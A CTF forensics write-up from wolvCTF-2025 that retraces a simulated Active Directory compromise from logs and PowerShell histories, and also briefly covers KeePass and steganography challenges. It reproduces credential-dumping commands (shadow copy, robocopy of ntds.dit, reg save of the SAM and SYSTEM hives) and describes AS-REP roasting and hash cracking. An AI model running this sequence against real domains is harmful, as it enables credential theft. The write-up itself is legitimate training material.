I participated in wolvCTF-2025, organized by w01verines as a core member of the team InfoSecIITR. Our team secured 11th place globally in the Open Bracket. Here are the Writeups of all the Forensics challenges I was personally able to solve during the competition.
Forensics
Active series (1, 2 and 3)
Challenge Description
Chal 1 -> Oh no! Our beloved wolvctf.corp domain has been infiltrated! How did they manage to break into our domain controller? Please figure out how they got access into the domain controller box, how a shell was achieved, and how a domain account was obtained.
Chal 2 -> The attacker moved laterally throughout our domain. I’m hearing reports from other members of wolvctf.corp that 3 lower level accounts were compromised (excluding the 2 higher level compromised accounts). Figure out which ones these are, and follow the attacker’s steps to collect the flag.
Chal 3 -> Now, it’s time to figure out how this attacker obtained administrator access on our domain! To prove you have retraced the attacker’s steps completely, submit the domain admin’s password as the flag. It’s already in the flag format.
Solution
We were given the complete file system of the compromised system and we need to find the complete attack process and follow the evidences to uncover our flags. Let me first describe the entire process of privelage escalation of the attack in brief.
Now lets follow the evidences to retrace this whole process and uncover our three flgs on the way.
Presence of MSSQL server
We can find the WinPEAS (Windows Privilege Escalation Awesome Script), a powerful, automated enumeration tool designed to identify privilege escalation vulnerabilities on Windows systems. output file at the location ./Users/Public/Documents/ where the MSSQL server can be identified running at is default port 1433 in the enumerated IPV4 connections’ section,
We can find the MSSQL (Microsoft SQL Server 2016 SP2) ERRORLOG at the following location ./Users/mssql_service/MSSQL13.SQLEXPRESS/MSSQL/Log/ where we find the server setup logs (normal) followed by a a series of failed login attempts giving the bruteforce and also the first part of the flag
...
2025-03-18 12:29:13.42 Server      The SQL Server Network Interface library could not register the Service Principal Name (SPN) [ MSSQLSvc/DC01.wolvctf.corp:1433 ] for the SQL Server service. Windows return code: 0x2098, state: 15. Failure to register a SPN might cause integrated authentication to use NTLM instead of Kerberos. This is an informational message. Further action is only required if Kerberos authentication is required by authentication policies and if the SPN has not been manually registered.
2025-03-18 12:29:14.01 Server      [ERROR] Failure while enumerating counters: 0xc0000bdb (d:\b\s3\sources\sql\ntdbms\hekaton\engine\perfctrs\hkengperfctrs.cpp : 984 - 'enumerateCountersAndAddToQuery')
2025-03-18 12:29:14.04 Server      Software Usage Metrics is disabled.
2025-03-18 13:28:27.74 spid52      Using 'dbghelp.dll' version '4.0.5'
2025-03-18 19:51:14.50 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:14.50 Logon       Login failed for user 'root'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:15.13 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:15.13 Logon       Login failed for user 'test'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:15.74 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:15.74 Logon       Login failed for user 'admin'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:16.32 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:16.32 Logon       Login failed for user 'bruteforcing'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:17.00 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:17.00 Logon       Login failed for user 'this'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:17.85 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:17.85 Logon       Login failed for user 'is'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:18.43 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:18.43 Logon       Login failed for user 'the'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:19.05 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:19.05 Logon       Login failed for user 'first'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:19.69 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:19.69 Logon       Login failed for user 'part'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:20.31 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:20.31 Logon       Login failed for user 'w'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:20.86 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:20.86 Logon       Login failed for user 'c'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:21.68 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:21.68 Logon       Login failed for user 't'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:22.30 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:22.30 Logon       Login failed for user 'f'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:23.12 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:23.12 Logon       Login failed for user '{'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:23.96 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:23.96 Logon       Login failed for user 'd'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:24.56 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:24.56 Logon       Login failed for user '0'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:25.22 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:25.22 Logon       Login failed for user 'n'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:25.82 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:25.82 Logon       Login failed for user 't'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:26.49 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:26.49 Logon       Login failed for user '_'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:27.21 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:27.21 Logon       Login failed for user '3'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:27.93 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:27.93 Logon       Login failed for user 'n'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:28.60 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:28.60 Logon       Login failed for user '4'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:29.11 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:29.11 Logon       Login failed for user 'b'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:29.64 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:29.64 Logon       Login failed for user 'l'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:30.29 Logon       Error: 18456, Severity: 14, State: 5.
2025-03-18 19:51:30.29 Logon       Login failed for user '3'. Reason: Could not find a login matching the name provided. [CLIENT: 192.168.231.1]
2025-03-18 19:51:55.62 spid54      Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
2025-03-18 19:51:55.63 spid54      Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
2025-03-18 19:51:58.29 spid54      Configuration option 'xp_cmdshell' changed from 1 to 0. Run the RECONFIGURE statement to install.
2025-03-18 19:51:58.33 spid54      Configuration option 'show advanced options' changed from 1 to 0. Run the RECONFIGURE statement to install.
2025-03-18 21:14:25.14 spid5s      SQL Server is terminating in response to a 'stop' request from Service Control Manager. This is an informational message only. No user action is required.
2025-03-18 21:14:26.61 spid13s     Service Broker manager has shut down.
2025-03-18 21:14:26.65 spid5s      .NET Framework runtime has been stopped.
2025-03-18 21:14:27.51 spid5s      SQL Server shutdown has been initiated
2025-03-18 21:14:27.53 spid5s      SQL Trace was stopped due to server shutdown. Trace ID = '1'. This is an informational message only; no user action is required.
Flag 1.1:
1
wctf{d0nt_3n4bl3_
Getting powershell access
Again in the WinPEAS output we can find the following process execution signalling xp_cmdshell execution on MSSQL server
This creates a TCP connection and gives a reverse shell to the attacker with full powershell access and it also gives us the second part of our first flag.
Flag 1.2:
1
_xP_cmdsh311_w1th_d3fault_cr3ds_0r_
Getting Autologon Credentials
Next again we find in the WinPEAS output that it enumerated and successfully gave the credentials of the user dan thus giving the attacker an entry point to the domain.
1 2 3 4 5 6
Looking for AutoLogon credentials Some AutoLogon credentials were found DefaultDomainName : WOLVCTF DefaultUserName : WOLVCTF\Dan DefaultPassword : DansSuperCoolPassw0rd!! AltDefaultUserName : loot-in-hex:656e61626c335f347574306c6f67306e5f306b3f3f213f7d
And the loot-in-hex field gives us our third part of first flag.
Flag 1.3:
1
enabl3_4ut0log0n_0k??!?}
Escalation dan to emily
We find the ConsoleHost_History.txt for dan at the location ./Users/dan/AppData/Roaming/Microsoft/Windows/Powershell/PSReadLine which gives following commands history when the attacker was as dan.
This suggests that the user tried to perform the AS-REP Roasting attack on Kerberos Authentication using Rubeus to get the password for emily. So we find the asreproast.output at the location ./Users/dan/Desktop with following output.
Now the base64 comment at the end gives us the first part of our second flag and on cracking this krb5asrep hash for emily using John the Ripper we can find the password for emily as youdontknowmypasswordhaha.
Flag 2.1:
1
wctf{asr3pr04st3d?_
Escalation emily to james
Again the Console History of emily reveals the following info.
1 2 3 4 5 6 7 8 9 10 11 12 13
cd C:\Users\emily tree /f /a > tree.txt type tree.txt cd Documents dir type README echo"James asked me to keep his password secret, so I made sure to take extra precautions." >> C:\Users\Public\loot.txt echo"Note to self: Password for the zip is same as mine, with 777 at the end" >> C:\Users\Public\loot.txt del README cp .\important.7z C:\Users\Public del C:\Users\Public\loot.txt del C:\Users\Public\important.7z runas /User:wolvctf\james cmd

Which suggest the presence of importat.7z and since we know emily’s password we also know the password for the zip so we quicly extract the zip with the password youdontknowmypasswordhaha777 to find 3 images in the zip car.jpeg, cat.jpg and cattttt.jpeg.

And on using binwalk on car.jpeg we get another image which bears the secodn part of flag 2 and also the password for james. Maybe the extra precaution that emily took hinted to this slight steganographic technique of byte scraping.
Flag 2.2:
1
sh0uldv3_3nabl3d_s0m3_k3b3r0s_pr34th_4nd_
Escalation james to patrick
Viewing the console history for james reveals the following password change attampt.
Which shows that the attacker ran PowerView.ps1 a PowerShell script for Active Directory (AD) enumeration and abuse to search for processes running in the domain, helping identify privileged accounts. If the attacker has reset privileges, they forcefully set new passwords for domain users emily and patrick and then get access as patrick. This also gives us the third part of our second flag.
Flag 2.3:
1
d0nt_us3_4ll3xtendedr1ghts}
Escalation patrick to jake
Pretty straight forward as the password for jake was present in a note_from_jake.txt in the Desktop directory of patrick.
1
2
3
If you need anything backed up you can just use my account:

Password: fwa3fe8#FEwef
Escalation jake to jessica
The console history of jake looked like the follwong.
cd C:\Users\Public\Downloads
whoami
cd C:\Users\jake\desktop
whoami /all > whoami.txt
type .\whoami.txt
cd C:\Users\public
cd downloads
diskshadow.exe /s script.txt
diskshadow.exe /s script.txt > shadow.txt
type .\shadow.txt
cp .\shadow.txt C:\Users\jake\desktop\shadow.txt
del shadow.txt
robocopy /b z:\windows\ntds . ntds.dit > robo.txt
type .\robo.txt
dir
del robo.txt
cp ntds.dit C:\Users\jake\downloads
del ntds.dit
cd C:\Users\jake\downloads
dir
reg save hklm\system c:\users\jake\downloads\system.hive
reg save hklm\sam C:\users\jake\downloads\sam.hive
dir
cp * C:\Users\public
del C:\Users\public\ntds.dit
del C:\Users\public\sam.hive
del C:\Users\public\system.hive
runas /User:wolvctf\jessica
runas /User:wolvctf\jessica cmd
Which suggests the attacker first ran whoami /all to get detailed user privileges and group memberships, useful for assessing permission levels and then ran a script.txt to like create a shadow copy of the drive, which allows access to locked files such as ntds.dit. Then he extract all ntds.dit, sam.hive and system.hive in order to exxtract jessica’s password and get her accesss.
One thing to note is that from the WinPEAS output we already know that Jessica is the domain admin so the last flag is nothing but jessica’s password.
1
2
3
4
5
6
7
8
9
Computer Name           :   DC01
   User Name               :   jessica
   User Id                 :   4107
   Is Enabled              :   True
   User Type               :   Administrator
   Comment                 :   IT
   Last Logon              :   3/18/2025 2:38:19 PM
   Logons Count            :   1
   Password Last Set       :   3/18/2025 2:34:06 PM
Now NTDS.DIT (New Technology Directory Services Directory Information Tree) is the primary database file of Microsoft’s Active Directory Domain Services. Essentially, NTDS.DIT stores and organizes all the information related to objects in the domain, including users, groups, computers, and more. So on inspecting the ntds.dit we find the following piece of information.
Where we can find the NTLM hash for jessica so we create a custom wordlist for the flag using the know prefix and I used cities.txt for the cities part to create the custom wordlist for brute force using hashcat.
Overall I really enjoyed this challenge series and a big shoutout to @dree for creating such fun challenges. The challenge helps in learn a lot about Kerboros, WinPEAS, NTDS and many other things.
Passwords

A fairly simply challenge where we are given a .kdbx file and all we had to was brute force the keepass password using rockoyu.txt to get password as goblue1 and then just opening the file gives us the flag.
Flag:
1
wctf{1_th0ught_1t_w4s_s3cur3?}
Breakout
Another simple challenge where Stegseek on the given breakout.jpg reveals breakout.ch8 file file which on some googling turns out to be a chip8 game.